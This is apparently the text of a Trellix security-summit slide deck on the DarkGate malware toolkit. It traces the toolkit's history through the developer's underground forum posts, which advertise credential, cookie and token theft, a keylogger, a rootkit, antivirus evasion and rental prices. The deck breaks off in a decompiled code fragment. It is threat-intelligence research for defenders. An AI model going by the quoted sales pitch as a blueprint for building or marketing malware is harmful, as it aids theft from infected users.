Trellix

DarkGate Malware Toolkit

Trellix EMEA Security Summit 2024

Ernesto Fernández Provecho

Security Researcher

June 17-19, 2024

Ernesto Fernández Provecho

Security Researcher - Trellix

Agenda

- □ Background
- □ Execution chain
- □ DarkGate payload
- □ Telemetry
- □ How to get insights about a sample?
- □ How to stay protected?
- □ Conclusions

Background

DarkGate origins and evolution

Trellix

Background

❑ DarkGate was released in 2018, however, it has been in development since 2017.


❑ DarkGate's initial infection mechanism was via torrent files.

❑ Initially, one of the main goals of the malware was cryptomining.

❑ Another features included remote control and payload delivery.

❑ Future versions included a crypter known as MehCrypter, which was ultimately renamed to DarkGate Loader.

❑ The DarkGate prevalence was low until 2023, when a new version was announced by its developer, *RastaFarEye*...



RastaFarEye

Крипто-Кит


●●●●●●

DarkGate

Trellix

Background

- ❑ In June 2023, a threat actor known as *RastaFarEye* announced in different underground forums the release of new a version of DarkGate, the 4th one.



RastaFarEye
Крипто-Кит
●●●●●●

Active arbitrage
⊕ 87

437 posts
Joined
05/05/21 (ID: 116351)
Activity
другое / other
Deposit
0.5 ₿

Posted June 7 (edited)

Report post

DarkGate Loader v3.9.7 [Artorias Release] | Port: 2351

PendingData	#	Note	Remo...	Lang...	Com...	Activ...	IDLE	Ping	CPU	GPU	RAM	Syste...		Insta...	Antiv...	Version	Port
	0		[redacted]	English (U...	Admin @ ...	[redacted]	00:00:19	1 Minutes ago	Intel(R) X...		8191 MB	Windows ...	No	15/06/202...	Windows ...	3.9.6	2351
	1		[redacted]	English (U...	Administr...		00:17:23	1 Seconds ago	Intel(R) X...	Microsoft...	16383 MB	Windows ...	Yes	06/06/202...	Unknown	3.7.23	2351

DarkGate-Loader Stub Builder


Signals: 335
Recv : 250.81 KB
Sent : 682 Bytes
Init bots: 2

This is a project that I have been working on since early 2017, and have invested more than 20,000 hours into.
This is the ultimate tool for pentesters/redteamers

At the moment I don't intend to rent it to more than 10 people in order to keep this project private,
I also do not intend to rent it to people who do not understand its meaning and do not know how to use it because it is a destructive tool
That is not currently detected by any antivirus that knows how to do everything from privilege escalation and many more exploits and features that you won't find anywhere..

Background


- This new version included many features, as announced in the original post in an underground forum.



MAIN FEATURES ->
DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
HVNC
HANYDESK
REMOTE DESKTOP
FILE MANAGER
REVERSE PROXY
ADVANCED BROWSERS PASSWORD RECOVERY (SUPPORTING ALL BROWSER AND ALL PROFILES)
KEYLOGGER WITH ADVANCED PANEL
PRIVILEGE ESCALATION (NORMAL TO ADMIN / ADMIN TO SYSTEM)
WINDOWS DEFENDER EXCLUSION (IT WILL ADD C:/ FOLDER TO EXCLUSIONS)
DISCORD TOKEN STEALER
ADVANCED COOKIES STEALER + SPECIAL BROWSER EXTENSION THAT I BUILD FOR LOADING COOKIES DIRECTLY INTO A BROWSER PROFILE
BROWSER HISTORY STEALER
ADVANCED MANUAL INJECTION PANEL
CHANGE DOMAINS AT ANY TIME FROM ALL BOTS (Global extension)
CHANGE MINER DOMAIN AT ANY TIME FROM ALL BOTS (Global extension)
REALTIME NOTIFICATION WATCHDOG (Global extension)
ADVANCED CRYPTO MINER SUPPORTING CPU AND MULTIPLE GPU COINS (Global extension)
ROOTKIT WITHOUT NEED OF ADMINISTRATOR RIGHTS OR .SYS FILES (COMPLETLY HIDE FROM TASKMANAGER)
INVISIBLE STARTUP, IMPOSIBLE TO SEE THE STARTUP ENTRY EVEN WITH ADVANCED TOOLS
HIGH QUALITY FILE MANAGER, WITH FAST FILE SEARCH AND IMAGE PREVIEW
Some features like
Capability to handle a very large amount of bots easily
Extremely stable, can run for months non-stop, even if an error ocurrs it will continue running and a detailed bugreport will be generated
A well-spreaded build from 2018 yet fud by almost all avs (au3 script file)
And now my methods even improved so we usually not having a detection problems,
Never lose bots again, the AU3 method can run FUD Runtime for months and is 99.9% different each build.

Background

- ❏ After a few months, the high demand of DarkGate caught the attention of the security community, which analyze it, releasing blogs and creating analysis tools to aid other researchers.



RastaFarEye
Крипто-Кит
●●●●●●

Active arbitrage
⊕ 87
437 posts
Joined
05/05/21 (ID: 116351)
Activity
другое / other
Deposit
0.5 ₿

Posted September 1

UPDATE


[!] Anti-Reversing of blue-team DarkGate tools made available in recent reports

https://github.com/telekom-security/malware_analysis/blob/main/darkgate/extractor.py#L53
https://malpedia.caad.fkie.fraunhofer.de/details/win.darkgate

-> get_alphabet_candidates - Cannot be used anymore
-> perform_string_extraction - Cannot be used anymore
-> unpack_au3_payload - Cannot be used anymore
-> decode_strings - Cannot be used anymore
-> unpack_msi_wrapped_payload - Cannot be used anymore
-> unpack_cab_wrapped_payload - Cannot be used anymore
-> analyze_file - Cannot be used anymore

Background

- Constant scrutiny by the security community forced *RastaFarEye* to release the next major DarkGate version, the 5th one, in October, only 4 months after the previous major release.



RastaFarEye
Крипто-Кит
●●●●●●

Seller
91
454 posts
Joined
05/05/21 (ID: 116351)
Activity
другое / other

Posted October 1 (edited)

Report post

UPDATE

[+] AU3 Method completely improved and recoded from 0 to bypass all runtime AVs again
[+] Reduced RAW stub size by 30%
[+] AU3 Stub size reduced by 90%
[+] All internal injection methods improved
[+] New builder method by single DLL with signed Executable
[+] Network protocol reworked, now all traffic is always 100% encrypted and removed weak encryption algorithms
[+] Connection stability improved
[+] Faster Global and Loader C&C and Stub execution (minimal delays and dynamic configuration generation)
[+] Faster compression algorithm
[+] Polymorphic shellcode builder (3-20kb)
[+] Improved DarkGate licence system
[!] Fixed: Windows Defender was sometimes (5-10% of cases) detecting the start-up method after several days
[!] Fixed: C&C Panel crash after some days (when panel is populated with > 10000 bots)
[!] Fixed: Previous YARA rules disclosed by researchers in several reports
[!] Fixed: Anti-config & traffic decrypters


MSI v5: https://scanner.to/result/63LzuZVqhb (0/21)
VBS v5: https://scanner.to/result/GdSgdCl430 (1/21)

All these features will be committed to the public on October 11, officially commencing the release of DarkGate Version 5. Also, after several thought sessions we concluded that the price of rent will increase to $25K/month at the time of release. As of October 1-11, you can purchase DarkGate at a 20% discount, for $20K/month.

Background

❑ In December 2023, *RastaFarEye* was reported by other underground forum members due to lack of support in other tools.

❑ This resulted in the ban of the user in the different underground forums.



RastaFarEye

✕ Забанен

HDD-drive

Регистрация: 09.08.2022

Последняя активность: 15.01.2024

Сообщения 48

Реакции 44


Пользователь RastaFarEye заблокирован

⚠ Если у вас планируется сделка с участием этого пользователя, настоятельно рекомендуем ее не заключать до окончания блокировки. Если пользователь уже обманул вас каким-то образом, обратитесь в наш арбитраж, чтобы мы могли, по возможности, помочь урегулировать вашу проблему.

Заблокировал(а): Quake3
Начало блокировки: 28.12.2023
Окончание блокировки: Никогда
Причина блокировки: Статус на эксплойте
Автоматическая блокировка: Нет

Background

- ❏ However, this situation did not stop *RastaFarEye* to continue release new DarkGate versions, since in January 2024 the next major release, the 6th one, was spotted by security researchers.
- ❏ This new version included many features promised for version 5 that were not delivered.



Spamhaus
@spamhaus

🚨 Researchers at Spamhaus have detected the circulation of an updated #DarkGate sample version 6.1.6....

This version comes with a few changes, including:

- a new way to decrypt its configuration
- the removal of specific network commands

You can find the DarkGate sample on URLhaus by abuse.ch:
urlhaus.abuse.ch/url/2751174/

And read more about DarkGate in Spamhaus' Q4 Botnet Threat Update:
info.spamhaus.com/botnet-threat-...

#Malware #CybersecurityNews

```
sub_430A08((int)sub_45985C, a1);
byte_46208C = 1;
LStrAsg(gvar_004609D4[0], (__int32)"6.1.6");
while ( 1 )
{
  if ( !*gvar_00460C28 )
    sub_459CB4();
  sub_430E80(0, &v102);
  sub_431CE0(&v101);
  TickCount_0 = kernel32_GetTickCount_0();
  IntToStr_0(&v100, TickCount_0 / 0x3E8, 0);
  sub_432488(&v99);
  LStrCatN(&v105, 10);
  LOWORD(v5) = 1000;
